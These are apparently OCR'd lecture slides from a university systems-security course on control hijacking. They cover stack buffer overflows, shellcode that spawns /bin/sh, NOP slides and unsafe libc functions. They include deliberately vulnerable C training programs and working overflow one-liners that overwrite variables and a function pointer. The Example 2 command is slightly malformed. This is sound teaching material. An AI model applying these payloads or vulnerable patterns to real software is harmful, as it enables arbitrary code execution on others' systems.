Lecture 2: Systems and Network Security CSE 628/628A

Sandeep K. Shukla

Indian Institute of Technology Kanpur

Lecture 1: Control Hijacking

- Total 6 Modules on Control Hijacking
  - Module 1.1: Basic Control Hijacking Attacks : Buffer Overflow
  - Module 1.2: Integer Overflow
  - Module 1.3: Formal String Vulnerability
  - Module 1.4: Defenses Against Control Hijacking – Platform Based Defenses
  - Module 1.5: Run-Time Defenses
  - Module 1.6: Some Advanced Control Hijacking Attacks

Module 1.1: Control Hijacking

Stack Smashing, Integer Overflow, Formal String attacks, Heap Based Attacks

Acknowledgements

- Dan Boneh (Stanford University)
- John C. Mitchell (Stanford University)
- Nicolai Zeldovich (MIT)
- Jungmin Park (Virginia Tech)
- Patrick Schaumont (Virginia Tech)
- Web Resources

Control Hijacking

Basic Control Hijacking Attacks

Example 1

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv) {
volatile int modified;
char buffer[64];

modified = 0;
gets(buffer);

if(modified != 0) {
        printf("you have changed the 'modified' variable\n");      }
else {
printf("Try again?\n");
}
}
```

```
$echo `python -c 'print("A"*64)'` | ./stack0
Try again?
$echo `python -c 'print("A"*65)'` | ./stack0
you have changed the 'modified' variable
```

Example 2

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  if(argc == 1) {
      errx(1, "please specify an argument\n");
  }

  modified = 0;
  strcpy(buffer, argv[1]);

  if(modified == 0x61626364) {
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
```

```
$./`python -c 'print("A"*64 + "\x64\x63\x62\x61")'`  |./stack1
you have correctly got the variable to the right value
```

Example 3

```c
int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];
  char *variable;

  variable = getenv("GREENIE");

  if(variable == NULL) {
     errx(1, "please set the GREENIE environment variable\n");
  }

  modified = 0;

  strcpy(buffer, variable);

  if(modified == 0x0d0a0d0a) {
     printf("you have correctly modified the variable\n");
  } else {
     printf("Try again, you got 0x%08x\n", modified);
  }
```

```
$export GREENIE=`python -c 'print("A"*64 +
"\x0a\x0d\x0a\x0d")'`
$ ./stack2
you have correctly modified the variable
```

Example 4

```c
void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  volatile int (*fp)();
  char buffer[64];

  fp = 0;

  gets(buffer);

  if(fp) {
     printf("calling function pointer, jumping to 0x%08x\n", fp);
     fp();
  }
}
```


```
$ nm ./stack3 | grep win 08048424 T win
$ ruby -e 'print "X" * 64 + [0x08048424].pack("V")' | ./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
```

Control hijacking attacks

- Attacker's goal:
  - Take over target machine   (e.g. web server)
    - Execute arbitrary code on target by hijacking application control flow
- Examples.
  - Buffer overflow attacks
  - Integer overflow attacks
  - Format string vulnerabilities

Example 1: buffer overflows

- Extremely common bug in C/C++ programs.
  - First major exploit: 1988 Internet Worm. fingerd.



≈20% of all vuln.


Source: NVD/CVE

What is needed

- Understanding C functions, the stack, and the heap.
- Know how system calls are made
- The exec() system call


- Attacker needs to know which CPU and OS used on the target machine:
  - Our examples are for x86 running Linux or Windows
  - Details vary slightly between CPUs and OSs:
    - Little endian vs. big endian (x86 vs. Motorola)
    - Stack Frame structure (Unix vs. Windows)

Linux Process Memory Layout



Stack Frame

http://post.queensu.ca/~trd/377/tut5/stack.html




What are buffer overflows?

Suppose a web server contains a function:

```
void func(char *str) {
    char buf[128];

    strcpy(buf, str);
    do-something(buf);
}
```

When func() is called stack looks like:




What are buffer overflows?

What if **`*str`** is 136 bytes long?

After **`strcpy`**:

```
void func(char *str) {
    char buf[128];

    strcpy(buf, str);
    do-something(buf);
}
```




Problem:

no length checking in strcpy()

Basic stack exploit

Suppose *str is such that after strcpy stack looks like:

Program P: exec("/bin/sh")



When func() exits, the user gets shell !

Note: attack code P runs *in stack*.


The NOP slide

Problem: how does attacker determine ret-address?

Solution: NOP slide

- Guess approximate stack state when func() is called
- Insert many NOPs before program P:

  nop , xor eax,eax , inc ax



Details and examples

- Some complications:
  - Program P should not contain the '\0' character.
  - Overflow should not crash program before func() exits.
- https://www.us-cert.gov/ncas/alerts/TA16-187A
  - (in)Famous <u>remote</u> stack smashing overflows:
    - (2007) Overflow in Windows animated cursors (ANI). LoadAniIcon() https://www.sans.org/reading-room/whitepapers/threats/ani-vulnerability-history-repeats-1926
    - (2005) Overflow in Symantec Virus Detection

test.GetPrivateProfileString "file", **[long string]**

Many unsafe libc functions

strcpy (char *dest, const char *src)

strcat (char *dest, const char *src)

gets (char *s)

scanf (const char *format, …)   and many more.


- "Safe" libc versions strncpy(), strncat() are misleading
  - e.g. strncpy()   may leave string unterminated.

- Windows C run time (CRT):
  - strcpy_s (*dest, DestSize, *src):   ensures proper termination

Buffer overflow opportunities

- Exception handlers: (Windows SEH attacks)
  - Overwrite the address of an exception handler in stack frame.

- Function pointers: (e.g. PHP 4.0.2, MS MediaPlayer Bitmaps)




  - Overflowing buf will override function pointer


  - Longjmp buffers: longjmp(pos) (e.g. Perl 5.003)
    - Overflowing buf next to pos overrides value of pos.

Corrupting method pointers

- Compiler generated function pointers (e.g. C++ code)



- After overflow of **`buf`** :



Poor man’s Buffer Overflow Finding

- To find overflow:
  - Run web server on local machine
  - Issue malformed requests (ending with “$$$$$”)
    - Many automated tools exist (called fuzzers)
  - If web server crashes,
    search core dump for “$$$$$” to find overflow location
- Construct exploit (not easy given latest defenses)